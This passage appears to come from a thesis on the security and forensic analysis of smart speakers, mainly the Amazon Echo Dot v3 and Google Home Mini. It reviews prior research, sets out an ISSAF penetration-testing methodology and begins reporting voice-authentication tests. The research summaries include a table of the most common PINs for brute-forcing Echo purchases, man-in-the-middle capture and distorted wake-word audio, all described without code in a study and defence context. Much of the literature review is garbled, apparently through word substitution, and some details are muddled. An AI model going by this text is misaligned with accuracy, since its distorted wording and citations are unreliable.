There are various difficulties exhibited by SPA gadgets in terms of obtaining, getting to, explain and confirm the information. It is because gadgets generally have distinct usefulness, frequently a tweaked working system and might utilise at least one of many remote system transmission protocols. It is currently a relevant knowledge of interest with research struggle concentrated on the investigation and information extraction from well-known SPA gadgets, for example, Oriwoh Jazani, Epiphaniou and Sant (2013) also, Meffert, Clark, Baggili, and Breitinger (2017).

Only obtaining physical entrance to the SPA could be a complex inside and out for the examiner. In any case, as a rule, there is little of forensic data on the SPA themselves. What it may demonstrate to be of more noteworthy significance is getting to any framework used to coordinate SPA gadgets giving unify control (Sutherland, Spyridopoulos, Read, Jones, Sutherland, & Burgess, 2015).

A prevalent component for getting to remote to some SPA is SSH, which is empowered of course on the cabled Local Area Networks (LAN) networks; user setup is required to allow it over Wi-Fi (Lars, 2014a). SSH can allow remote admission, file system extraction (sftp) and, mixing with different instruments like dd remote imaging is additionally conceivable. An examination concerning the potential for SSH as an information-access and information extraction system will be investigated later in the paper.

2.9.2.1 Amazon Alexa

Amazon Alexa is a technology that combines distinct novel ideas, among them specific hardware, Alexa technology and the cloud services provided by Amazon Company. The significant fame of the Amazon Alexa System has prompted some attempt researchers the examination of the gadget counting the equipment (dj_skully, 2016).

An examination by the LCDI (2016) gave some understanding for playing out a forensic investigation on the Amazon Alexa, through outsider gadgets. The article clarifies strategies for information recovery and information extraction. The most complicated task they experienced was how to integrate the external devices to Amazon's echo. The information-gathering utilising such gadgets and their sidekick applications was observed to produce reasonable disparities in the information.

Chung, Park, and Lee (2017) propose through a toolkit to obtain data using no official APIs; the article describes how to get data using all the infrastructure of Amazon’s echo. A difficulty work by the researchers some time ago was unadopted APIs are liable to change without notice which could then require updating of code, that is if the utilities are as yet accessible. Hyde and Moran (2017) portray both damaging and non-dangerous techniques for getting to the Amazon-Echo-Dot equipment to extract digital forensic evidence.

2.9.2.2 Apple HomeKit

The system designed by Apple uses the iCloud to manager the data on devices and other useful information and to work must use an Apple TV or an Apple iOS device to stay at home to work as a hub for access (Apple, 2017a). Apple announced the HomePod at the beginning of 2018, which gives off an impression of being restricted in capacity going about as a SPA and a link to Siri and HomeKit gadgets (Apple, 2017b). Given Apple's open position on working with law requirement and encryption (Cook, 2016), the complexity of extricating digital forensic information where the Home-Pad may be involved, will probably be especially important to digital forensic analysts.

Lamentably for the analyst, it has turned out to be increasingly hard to acquire information from Apple SPA (HomePad) in ongoing iOS versions with smaller records from applications incorporated into iTunes backups for off-line examination. The iTunes match up usefulness is so critical to iOS science forensics, even clean installation of Cellebrite Physical Analyzer v.6.3.2 illustrates that iTunes ought to be set up for extraction from some specific SPAs. To obtain more information, the reader must see the summary for iOS8-11 in Afonin (2017), to have a better understanding of iOS drawbacks to complete forensic analysis. Vital records from the companion application are not adequately available in iOS; investigators might need to either physically hand-look through data on the software itself or hazard jailbreaking the gadget to get the information (Awasthi, Read, Xynos, & Sutherland 2018).

2.9.2.3 Google OnHub and Google Home

According to Awasthi, Read, Xynos, and Sutherland (2018), Google Home gives similar support of that to Alexa with access to different Google services and Google collaborator. It is equipped to work on either the Apple iOS Operating Systems or Android. Released in 2017, it can work with various IoT gadgets; there is nevertheless restricted data on forensic best methods with this framework. Another conceivable gadget the specialist may experience is the Google OnHub (Google, 2017) which adopts an unexpected strategy in comparison to that embraced by Amazon. Instead of turning into a new gadget on the system, the OnHub is proposed to supplant the home hub with one framework that can interact with Smart/IoT gadgets.

2.9.3 Digital forensic strategy for SPAs devices

How Zawoad and SHasan mention it (2015), IoT forensic sciences are described as a particular part of electronic forensic where the recognisable proof, obtaining classification, and presentation of evidence around SPAs devices to build up the truth about a criminal episode.

Due to the characteristics that share all most the SPAs devices, this paper considers a multi-level forensic strategy to define what forensic artefacts are possible to collect to run out forensic research. This subsection was drawing distinct levels of forensic methodologies for the target architecture and displayed the range of the examination.

2.9.3.1 Hardware: SPAs devices

It includes the gathering of potential electronic proof from SPA gadgets. It can be proof that can be gathered from physical gadgets like memory, graphics cards, video, sound cards, Near Field Communication (NFC) and other SPA gadgets. The survey drove by Clinton, Cook and Banik (2016), in an Amazon-Echo device, indicated that in theory is possible to obtain information from that device doing reverse engineering through available methodologies, for example, eMMC Root, JTAG, and troubleshoot ports. Even though they clarified some potential strategies to facilitate access to the inward parts, including fastened memory chips, the creators did not refer to insights regarding information put away inside the gadget, Chung, Park, and Lee (2017).

2.9.3.2 Network Forensics

Network forensic describe SPAs devices-based situations that have various types of networks. In these situations, potentially dangerous assault logs can be extricated that can be utilised to drive an electronic examination process. It can be home systems, company networks, LANs, Wi-FI, MANs, and even, WANs. Any potential proof extricated from these conditions might be utilised to build up theories that can be employed in an official courtroom following an IoT based examination (Kebande, & Ray, 2016).

The research drove by Chung, Park, and Lee (2017), using a web debugging proxy, indicated that most traffic-related with digital forensic significant relics are exchanged over an encrypted link after making a session with a legitimate user ID and secret word. With this tool examination, the investigators had the option to distinguish cloud-local and customer-centric data effectively.

2.9.3.3 Cloud Forensics

The more significant part of SPA based gadgets has been coordinated to communicate over the system through applications by sharing assets in virtualised condition. It is crucial to take note that a large portion of assaults in the SPA based cloud situations is focused on the information that is created in the cloud service (Barcena, & Wueest, 2015). It is a direct result of the advancing of complex security dangers from a diverse range, and a dominant part of the information is moving to the cloud.

An examination by Chung, Park, and Lee (2017), illustrate that in the case of Alexa's ecosystem, the key to the infrastructure is the same Alexa's application. Due to it is cloud service providers itself. Alexa works utilising pre-characterized APIs to transport information; however, shockingly the available API list is not formally open to the general population. According to the article, there is no information for procuring local data from Alexa from the perspective of digital crime scene investigation. Hence, the researchers concentrated examination to uncover free APIs utilised by Alexa and to secure cloud-local artefacts for supporting inquiries.

2.9.3.4 Web Applications

To point out, to improve the services that most SPAs can give to the users, the users can configure their respective applications. For example, a user might configure condition settings, audit past chatting with SPAs, and install/uninstall applications utilising a portable app on the mobile phone or using the internet browser. In this procedure, much information related to getting to the SPA can be managed generally in partner customers. It makes it essential to obtain this customer-driven information and combine them alongside cloud-local data.

Chapter 3 Research methodology

3.0 INTRODUCTION

Chapter two presented the possible security issues that face the SPAs. Similarly, chapter two introduced the procedures to collect, examine, analyse and report digital forensic test for SPAs. The security issues encompass from the interaction between the SPA and the user until the information is processed at the cloud storage service. According to figure 2.1, every ecosystem stage has some weakness that might be used by a not authorised person to compromise the availability, integrity and confidentiality of user's information. In the same way, every attack may leave evidence that could be used to run digital forensic tests.

The target of chapter three is to introduce a research methodology to study and examine through experimental tests the privacy and security of these devices through traffic capture, app analysis, device scanning, web analysis and wireless traffic analysis to collect information and data to classify and identify the security issues for two SPAs; Amazon's Alexa-Echo-Dot v3 and Google-Mini-Home. Similarly, how to obtain meaningful data of SPA devices which might be presented in a court of law.

For the development of this study methodology, several articles related to security and digital forensic are presented in section 3.1. Those articles are a guide to developing a research methodology that can describe in the best way the security issues and, in the same way, the suitable path to carry out a digital forensic test for two SPAs (Amazon's Alexa echo dot and Google Mini Home charcoal).

Consequently, the research questions are identified relating to the security and digital forensic for the two SPAs mentioned above.

Section 3.2 presents the methodology that is developed for this thesis, which the main research questions are described.

Section 3.3 illustrates the technical elements that compound the research methodology between hardware and software components. Besides, section 3.3 also mentions the process to set up the test environment to obtain the data and process it.

Section 3.4 lists under what situations or environment this research will obtain the data. Moreover, it will list the essential physical elements for this research.

Section 3.5 mentions the procedures to obtain the data.
Section 3.6 cites the steps to analyse the data.
Section 3.7 enumerates the distinct limitations or obstacles that this research faced.
Section 3.8 names the ethical limits of this research and the target of itself.
Section 3.9 finish with a conclusion.

3.1 RELATED WORK

The rapid growth experienced by the SPA in terms of sales has led to the fact that today 8.2 million of Amazon-Echo-Dot devices have been sold only in the United States, according to the group "Consumer Intelligence Research Partners" (Orr & Sanchez, 2018). This rapid growth has aroused the interest of the academic community worldwide due to the problems that can found at the level of privacy and security. Also, due to the popularity of these devices, these SPAs may contain vital information to conduct digital forensic tests.

Four types of research were analysed to identify distinct security issues among them, physical hardware attacks, web attacks, network assaults, the onslaught against the Operating System and app attacks. Similarly, one research was illustrated to make mention to forensic test component.

3.1.1 Alexa, did you get that? Determining the evidentiary value of data stored by the Amazon® Echo

The research made by Douglas Laura-Sanchez (2018) used an Amazon Echo Dot (2nd Generation) to collect and to study the data store on that device.

The target was identifying three possible data sources to run investigations. The first possible data source testing was the web site https://alexa.amazon.com/, where the authors using a laptop with Windows 10, version 10.0.14393 and Mozilla Firefox, version 52.0.2 did a manual extraction only interacting with the web site to get data. The other possible data source examined was the folder structure belonging to the Alexa voice service application; in this case, the version tested was installed on Apple iPhone 6 with iOSX 10.2.1 with the version 1.16.65.0 and, the last possible point to get data was to check the mobile phone cache.

For the first data source, the authors indicated that with the correct username and password, it was possible to collect the general configuration between user and application. In other words, this source disclosed the number of skills installed and the voice orders commands between the user and Amazon cloud service, among additional information.


The second data source consisted of doing a manual extraction from the application installed on the mobile phone, which reveals the same information obtained from the same information than source web.

The third data source, the researchers used Blacklight, version 2016.3.1 as a forensic tool to get a backup from the mobile phone, the tool disclosed two folders (Documents and Library) in the path "path/owner's iPhone/mobile/Applications/com.amazon.echo". The library folder had installed two folders Cookies and Preferences, and the Document folder had only one folder "LocalData.sqlite".

In brief, the results illustrate that the first two data sources, the essential information disclosed were the utterances between the user and Alexa's Amazon device, located in history settings. The third data source revealed a few data due to security mechanisms implanted by the maker. However, there is evidence of four archives that may reveal important information. Finally, the authors indicated that it is possible using an application called "*Filza File Manager*", to get more data accessing the mobile phone cache. The authors also suggest that the device (Amazon Echo) certainly has some information that could be used as evidence in some digital forensic investigation. However, they did not show any data that could support their suggestions.

3.1.2 Security Analysis of the Amazon Echo

The researchers created a code to execute a brute force attack to guess the four-digit PIN to make an illegal buying using Amazon-Echo-Dot. Although did not mention the hardware firmware or the specific echo dot version. The investigation also, mentioned that to discover the four-digit PIN, only needs 41-hours and 40-minutes is required. However, the article also indicates that most people only use a set of 20 Numbers (Figure 3.1), which can be used to make illegal buying (Haack, Severance, Wallace, & Wohlwend, 2017).



PIN	Frequency
1234	10.713%
1111	6.016%
0000	1.881%
1212	1.197%
7777	0.745%
1004	0.616%
2000	0.613%
4444	0.526%
2222	0.516%
6969	0.512%
9999	0.451%
3333	0.419%
5555	0.395%
6666	0.391%
1122	0.366%
1313	0.304%
8888	0.303%
4321	0.293%
2001	0.290%
1010	0.285%

Figure 3.1: Frequencies for the 20 most common PINs. Reprinted from "Security Analysis of the Amazon Echo," by Haack, Severance, Wallace and Wohlwend, Allen Institute for Artificial Intelligence (2017), p. 7.

In the same research, the authors distorted audio with the word "*Alexa*", to try to activate the SPA without the owner knowledge. The researchers used a program called "*Praat*" to analyse and tamper with the audio file, figure 3.2.




Figure 3. 2: Spectrogram of the word Alexa. Reprinted from "Security Analysis of the Amazon Echo," by Haack, Severance, Wallace and Wohlwend, Allen Institute for Artificial Intelligence (2017), p. 8.

The third point to stand out is that the researchers used the man-in-the-middle-attack (MiTM) to collect data. Although most traffic is encrypted, the research found that some traffic uses HTTP which are unencrypted. The authors concluded that the strength of the Amazon Echo Dot is in the cloud service due to the device being only a bridge that transmits the data where the SPA makes a voice recognition and play sound. Lastly, the research concludes that the most promising point to break the security is through sound attacks.

3.1.3 A Smart Home is No Castle: Privacy Vulnerabilities of Encrypted IoT Traffic

Apthorpe, Reisman and Feamster (2017) mention that the abilities that SPAs can offer toward the automatization of daily basis human actions are broad, and it can help in numerous ways. However, as is mentioned in this article, even though the traffic generated by SPA devices is encrypted; it could reveal sensitive user information. Any organisation or person that could have access to the SPA traffic may be able to identify patterns, metadata and other user activity. Analysing all the traffic exchange between the SPAs and its respective cloud service providers, without an in-depth network traffic analysis is possible.

The situation described above, as is mentioned by the article's authors may generate serious privacy concerns for SPAs owners. The article explains that to improve the IoT systems, companies should offer some mechanisms to obfuscate or mask the traffic in IoT devices. SPA devices could reveal security information or even medical conditions that could indicate some illness, for instance, the case of people who cannot sleep at night and start exchanging information with SPA devices.

3.1.4 Digital forensic approaches for Amazon Alexa ecosystem

The authors presented a concept call CIFT (Cloud-based IoT Forensic Toolkit), which was used to recover artefacts, in this specific case from Amazon–Echo. The tool provides the abilities to acquire several artefacts that are related during all the Amazon-Echo ecosystem using no official Application-Programming-Interfaces (APIs). The characteristics of CIFT, it is divided into four levels, i) Hardware-Forensic, ii) Networks-devices, iii) Cloud services and iv) Client applications (Chung, Park, & Lee, 2017).

In the first level (Hardware-Forensic), the authors only mentioned other research in which it was possible to do reverse engineering. However, in the rest of the article, the authors did not give evidence to support or illustrate how it is possible to run this specific test to recover data only using the hardware.

In the second level (Network-Forensic), the authors used a web debugging proxy call "*Charles*" to filter and analyse the traffic between Alexa-Echo and Amazon-Web-Services. In this phase, the researchers found that most traffic is encrypted. However, even when most traffic was encrypted, some data could be analysed.

The level three (Alexa cloud service), the article mentions that Amazon has not revealed what APIs are used to transmit the data between device and cloud company which has led to use no official APIs to run digital-forensic-test.

The last level (client applications) is where the users can examine what utterances, shopping list or skills (Amazon apps) are installed or configured on the mobile device. A considerable amount of data can be found on this level.

3.2 RESEARCH QUESTIONS

Different sources of information, among them, academic articles, specialised technology web pages, and technology news were referred to in chapter two, and section 3.1. All of them together have led to creating the framework to formulate the research questions. There is no doubt that, despite the incredible advantages that bring the SPA devices, there are also several reasons to support the argument that security, privacy and data user’s protection face particular risk that must be addressed or at least must be acknowledged to avoid situations that threaten the security of the owners of those devices. Therefore, the target of this research is to compare the weakness and strengths of two devices relating to security and privacy and what artefacts are possible of recovering from running a digital forensic test.

The first question tackled is to reveal what stage of the SPAs ecosystem is the most fragile for privacy data and security, and what is there evidence to support this argument.

Q1: What is the weakest security stage in the SPA's ecosystem, and why?

The second question is to identify what attacks may reveal a user’s personal information.

Q2: What attacks on the SPA can disclose a user’s personal information?

The third question seeks to establish what personal data can be revealed from these attacks.

Q3: What sort of personal data might reveal from these attacks?

The target of the fourth question is to decide what SPA device according to the research offers better security, privacy and data user's information and why?

Q4: Which SPA device Amazon-Echo-Dot v3 or Google-Home-Mini offers better security, privacy and data user's protection?

The last research question aims to discover artefacts that may be collected to run digital forensic research, according to information compiled in this document.

Q5: What information can be collected executing digital forensic tests in SPA's ecosystem?

3.3 RESEARCH DESIGN

The research methodology used in this work based on qualitative methods to describe, inspect and explain the distinct phenomena derived from empirical experience related to the privacy and security issues of two smart personal assistants.

Qualitative methods are based on the meaning of individual experiences with the idea of developing a theory or pattern to explain or understand a process (Creswell, 2003).

Thus, through the design, elaboration, execution of distinct experiments where the outcome expressed in words to understand results, concepts and describe experiences with the target of answering the research questions defined in section 3.2

The data collected through the elaboration of distinct experiments to understand the possibles causes and effects of drawbacks of SPAs related to the users' data privacy.

The distinct experiments executed using Kali Linux as Operating System due to it is open-source; additionally, Kali Linux encompass several advanced penetration tools (apps) installed which give the tester different configuration options for the execution of various experiments.

The final discretion in deciding which application or resorce would be used to execute a given experiment was based on the prior validation of the tool based on ease of use, access to the documentation of the tool, ease of configuration of the tool and results obtained by the tool. Thus, although several applications were able to run more than one experiment, the final decision of the tool was based on the quantity of data extraction and ease of interpretation of the information.

Similarly, insomuch as the target if this work was to validate the security issues of two SPAs devices, this document used a "security testing methodology" as a framework to design, collect, examine and reporting results.

Among the distinct "Security testing methodology", this work used Information Systems Security Assessment Framework (ISSAF) as security testing methodology because only has three states (Planning & Preparation, assessment and Reporting, Clean Up and destroy Artefacts), compared with other frameworks that are more complex; but also this framework is intuitive, clear and the methodology is optimized to help the tester to avoid common mistakes.

Nowadays, there are various security testing methodologies to help to diagnose the weakness and strengths of electronic devices. The selection of any penetration testing tool depends on different circumstances as was defined in, Prandini and Ramilli (2010). Among the elements depicted by them, it is valuable to highlight the following points:

- Modelling
- Planning
- Flexibility
- Reporting
- Granularity

3.3.1 Modelling: The framework ought to define clearly the main ideas to facilitate the configuration and the testing methods, by eliminating possible ambivalence and guide the researcher towards the optimal model that better fit the next actions.

3.3.2 Planning: The framework should help the research in set up a detailed plan to obtain the best possible results. Examples of procedure features include a clear idea of every phase, preliminary steps for each stage, instruments used in every step of the test, expected results. In this phase, the framework should support the research in selecting the best and effective procedures for a model.

3.3.3 Flexibility: Although it is important to define a plan from the beginning and follow the instructions; it is also essential to identify a means to integrate new procedures that may help the research to improve the outcomes. In other words, it is possible that the tester during the experiments can find unexpected results which were not taking in consideration from the beginning. Without this option, the examiner may lose meaningful results that may lead to discovering essential results.

3.3.4 Adaptation: The ideas and models characterised inside a procedure ought to be unambiguous; however, this quality ought not to obstruct the likelihood to adjust them to a wide range of varieties of the genuine frameworks to be tried.

3.3.5 Guidance: Nowadays, there are several methods to do security penetration tests. However, every method should present a useful procedure about the distinct activities that are related to a specific test. Similarly, every process should define the prerequisites, the procedures in the activity and the expected outcomes.

3.3.6 Reporting: The security penetration test not only involves the execution of distinct methods to verify the security of devices; but also, this involves the generation of different reports which help to the tester to not omit relevant information. Similarly, the tester should have in mind what sort of public will have access to the final reports to write them in a way that is understandable to the reader.

3.3.5 Granularity: Some methodologies are designed to write any information that the tester could find before, during and after the test. However, a good methodology should help the research to avoid useless data. The tester should check carefully what methodology might be better before the design of the test, to improve the outcomes, and to avoid the loss of time.

According to the ideas exposed above, distinct relevant methodologies to do penetration security test, have been examined. Some of the most common methods used nowadays are:

- GNST (The Guideline no Network Security Testing)
- BHMS (the Black Hat Methodology)
- OSSTMM (The Open Source Security Testing Methodology Manual)
- ISSAF (The Information Systems Security Assessment Framework)

Among all the test security penetration test mentioned before, the ISSAF will be used in this document base on based on its ease of use and simplicity of application. Also, this methodology is clear and intuitive for the tester penetrator who does not have much experience applying these procedures. Also, ISSAF offers better modelling, planning and granularity compare with the other methodologies which may help to the researcher to reduce the mistakes during the data collection and data analysis phases (Prandini, & Ramilli, 2010) Table 3.1.

Table 3.1

	ISSAF	**OSSTMM**	**BHM**	**GNST**
Modelling	+	=	-	-
Planning	+	-	-	-
Flexibility	-	-	-	+
Adaptation	=	+	+	=
Guidance	=	=	-	+
Reporting	-	=	-	=
Granularity	+	=	-	-

+ Good coverage

Key = Average coverage

- Limited or no coverage

Table 3. 1 FEATURE MAP OF THE SECURITY TESTING METHODOLOGIES. Reprinted from. "In The IEEE symposium on Computers and Communications (pp. 320-325)". IEEE. By Prandini and Ramilli, M. (2010, June), p. 321.

The ISSAF methodology is divided into three significant components. The first is "Planning and Preparation". In this phase, all components to run the tests must be ready. The second component is the "Assessment", and this is sub-divided into nine components. The second phase is the core of the ISSAF methodology, where all the essential things are carried out. The last phase is "Reporting, Clean-up and destroy artefacts". In the last phase, the researcher must write a complete document where the findings are presented and analysed. A diagram of the ISSAF methodology can be seen in Figure 3.3.



Approach & Methodology
(1) Planning & Preparation
(2)
ASSESSMENT
Information Gathering
1
Network Mapping
2
Vulnerability Identification
3
Penetration
4
Gaining Access & Privilege Escalation
5
Enumerating Further
6
Compromising Remote Users/Sites
7
Maintaining Access
8
Covering Tracks
9
Penetration Testing Methodology
(3) Reporting, Clean Up and Destroy Artifacts

Figure 3.3: Information Systems Security Assessment Framework. Reprinted from "Information Systems Security Assessment Framework (ISSAF) Draft 0.2 1B page 14" by Rathore, Brunner, Dilaj, Herrera, Brunati, Subramaniam, and Chavan

3.4 DATA REQUIREMENTS

The execution of the security penetration tests will be in a controlled environment, where all the variables can be monitored and thus, it can analyse the data in a detailed and complete way. For this reason, an environment test will be required where all the components can be measured and controlled. An isolated environment can produce the best results to avoid spurious data. The target of this isolated environment is simulated penetration testing process and describes the methods that have used to obtain information from two SPA devices. This research will document the procedures to include in a framework for future investigations.

This environment test will count with means both hardware and software to obtain the data. Every penetration test will enumerate what hardware of software was used to have a complete description of the test. Similarly, every additional hardware or software will be identified and tag.

3.4.1 Setup environment.

All the security penetration test will have three elements in common. All the data will be recorded in a laptop Asus K56V which runs as operating system Kali Linux version 2019.2. The other two items will be the target devices; an Amazon-Echo-Dot v3 and a Google-Home-Mini. Similarly, as was mentioned before in section 3.4, all the procedures will be executed in a computer laboratory which provides all the mechanisms to obtained data in an isolated environment.

3.5 DATA COLLECTION

The information collected is the essence of this study. Every test will be executed as follows.

- All the hardware will be turned off at the beginning of each test. To guarantee that the physical elements do not have information saved, which may compromise the data.

- The second phase will be to turn on the laptop. In this phase, it is important to mention that the laptop will work as a Hot-Spot in Kali-Linux since the laptop will be provided with both connections. The Wi-Fi connection for the SPA devices and the connectivity to the Internet. Moreover, the Wi-Fi laptop connection cannot to have any other device transmitting or exchanging information.
- Setup additional hardware or software depending on the test requirements. For example, in some scenarios, it will be essential to record the time. From the moment the attack is launched, and the moment it is reflected on the device. In that case, a timer will be used.
- When the entire environment before the test is done, a checklist will be used to record all the variables. Verifying that they are configured according to the test.
- When all the above steps have been done, one device target will be turned on to start the experiment.
- Start collecting data for further analysis. When the experiment has enough data, it will be saved, and all the physical devices will be turned off again.

3.6 DATA ANALYSIS

In this phase of the research, all the findings will be written. After saving data, all the configurations will be undone to free the resources, like removing files or unplugging any device used during the penetration test. During data analysis, all the information will be reviewed to check any anomaly or mistake. It is possible that during the phase of data collection or data analysis, misconfigurations or other mistaken would lead to erroneous data which will be essential to be recognised to repeat the test or identify the issue. Similarly, to compare the data, some experiments will be executed more than one time.

3.7 LIMITATIONS OF RESEARCH DESIGN

During the execution of this study, distinct limitations were encountered. Even though numerous experiments were executed and, data was collected. Some of the limitations were:

- More SPA devices could have been used in this study; for instance, Homepod from Apple Company or Sonos smart speaker, only two mentions two cases. It could have been interesting to have had the option of working with more intelligent speaker assistants to have security comparative among several others.
- Financial support for this study had a limited budget which limited the scope of it. During the execution of this research, it was evident that some other physical devices could have helped with the study.
- Some specific experiment such as, hidden voice command attacks, needed specific hardware which was out of the scope of this studio.
- The use of a single computer to collect the data could be another limitation in this study. Similarly, there was only one Amazon-Echo-Dot v3 device and one Google-Home-device to produce the data. In other words, there is no option to make comparisons at the same time of two identical devices.

3.8 DISCLAIMER

The physical resources used in this research, such as laptop, SPAs devices and others belong to the author owner of this document. Other physical resources belong to AUT University. Similarly, most of the software used in this research is under the GNU policy, such as operating system Kali Linux or security applications for penetrating test. All the data collected during the execution of the tests is only to support the research questions that this document will answer. Besides, this study has not been carried out to support other researches.

The tests have been designed to validate the security features of two SPA devices (Google-Mini-Home and Alexa-Echo-Dot v3). Also, at no point have attempts been made to directly or indirectly create mechanisms to manipulate or interfere with the reliability, availability or integrity of the information generated in the devices mentioned above.

The data generation in some test will involve the personal accounts of the owner of this research when the experiment demands it. For example, the Amazon or Google accounts of the document owner. In other words, third-party accounts are not involved in this study.

3.9 CONCLUSION

Chapter three has introduced the research methodology that this document will use. This document discussed four related works that it will support this study. All the research questions have established in section 3.2. Section 3.3 explains why this investigation will use empirical methods and analytical procedures for forensic test. Data requirement were defined in section 3.4, which explained why it is crucial to determine an isolated environment to supervise the distinct examinations. Section 3.5 described the step by step that it will be applied to collect the information product of the different tests. Section 3.6 portrays how it will drive the data analysis and what considerations should be to count to have valid information. The limitations of this study were mentioned in section 3.7, and finally, a disclaimer was exposed in section 3.8.

Chapter 4 Research Findings

4.0 INTRODUCTION

The target for chapter four is the execution of distinct penetration test attacks. Similarly, what evidence may be compiled to run a digital forensic test? The penetration tests will be divided into five types of attacks. The first kind of attack will be related to the interaction between user and SPA device. The second kind of attack will is related to different types of wireless assaults that might face SPA devices. The third type of attack will describe the possible issues that SPA devices may face related to cloud service. The fourth type of attack is similar to web technologies and, finally, the fifth type of attack will cover the possible attacks using the respective SPA applications. According in section 3.5, every penetration test will be carried out Independently of every other test. Furthermore, each penetration test will use distinct applications and methodologies. The findings will group in the five different kinds of attacks mentioned before.

Most of the applications carried out used tools installed by default in Kali-Linux. In some specific cases will necessary to do some configurations to adjust the tool to the test.

4.1 SECURITY TESTING PROCEDURE

4.1.1 User to SPA gadget

The first line of security penetration tests will be the interaction between the user and the SPA device. This first phase of security penetration test will try to demonstrate that it is possible using methods such as impersonation and synthetic voice, among others. These kinds of attack which may lead to the security breach. The security penetration tests that will develop in this phase are:

- Weak authentication (weak single-factor authentication)
- Hidden voice command (Dolphin Attack)
- Synthetic voice (Artificial voice)
- Indecipherable sound (Audio mangled)

4.1.1.1 Weak authentication (Weak single-factor authentication)

Information gathering

Several academic articles mention this specific weakness (Lei Xinyu et al. 2017; Zhang et al. 2017 and Roy et al. 2018). The following two academic articles were considered. "*The Insecurity of Home Digital Voice Assistants – Amazon Alexa as a Case Study*" and "*Continuous Authentication for Voice Assistants*".

Vulnerability identification (Object test)

The target is to demonstrate that digital voice assistant (VDA), and in this specific case, two SPA devices (Amazon-Echo-Dot v3 and Google-Home-Mini) suffer from weak authentication procedure. That means that any person who can speak directly to any of the two devices can exchange information with these two devices. As Edu, Such and Suarez-Tangil (2019) argued, there are various reasons why SPA devices have this issue. Some of them are that the user does not always have the same tone when she or he is tired. When the user has some illness, the voice tone could change, similarly, when a person becomes older, the voice tones change.

In this experiment, a group of human voices will be used for testing. For Alexa-Echo-Dot v3 "*Hey Alexa tell me the latest news"* and for Google-Home-Mini "*Hey Google tell me the latest news*". After this test, it is possible to identify if all the different human voices may exchange information with SPA devices.

Configuration of the experiment.

The requirements for this security penetration test are shown in Table 4.1

Table 4. 1Requirements Security penetration test - Weak authentication

Components	Description
Internet connection	Connectivity cloud company
Human sound with distinct gender, ages, nationality.	Emit or transmit utterances
Amazon-Echo-Dot v3	SPA device
Google-Home-Mini	SPA device

Penetration test result

Table 4. 2 Result Amazon-Alexa-Echo-Dot v3 - Weak authentication

Race	Age/Years	Mother Language	Gender	Result
White	25	English	Female	✓
Black	23	Chinese	Male	✓
Asian	23	Hindi	Male	✓
Hispano	40	Spanish	Male	✓

Table 4. 3 Result Google-Home-Mini - Weak authentication

Race	Age/Years	Mother Language	Gender	Result
White	25	English	Female	✓
Black	23	Chinese	Male	✓
Asian	23	Hindi	Male	✓
Hispano	40	Spanish	Male	✓

Tables 4.2 and 4.3 show that SPA devices are available to exchange information with any person that can emit utterances to them. Similarly, the speech recognition system can process any voice order that can be grammatically understandable even if the person has English as a second language. This means that SPA devices currently lack mechanisms that can identify and authenticate the user who issues orders using voice.

4.1.1.2 Hidden voice command (Dolphin Attack)

Information gathering

The human ear can hear to sound frequencies in the range of 20 Hz to 20 kHz. A sound that is above of frequency of 20 kHz is called ultrasound and the human ear cannot perceive this kind of sound. However, according to the work made by Hassanieh and

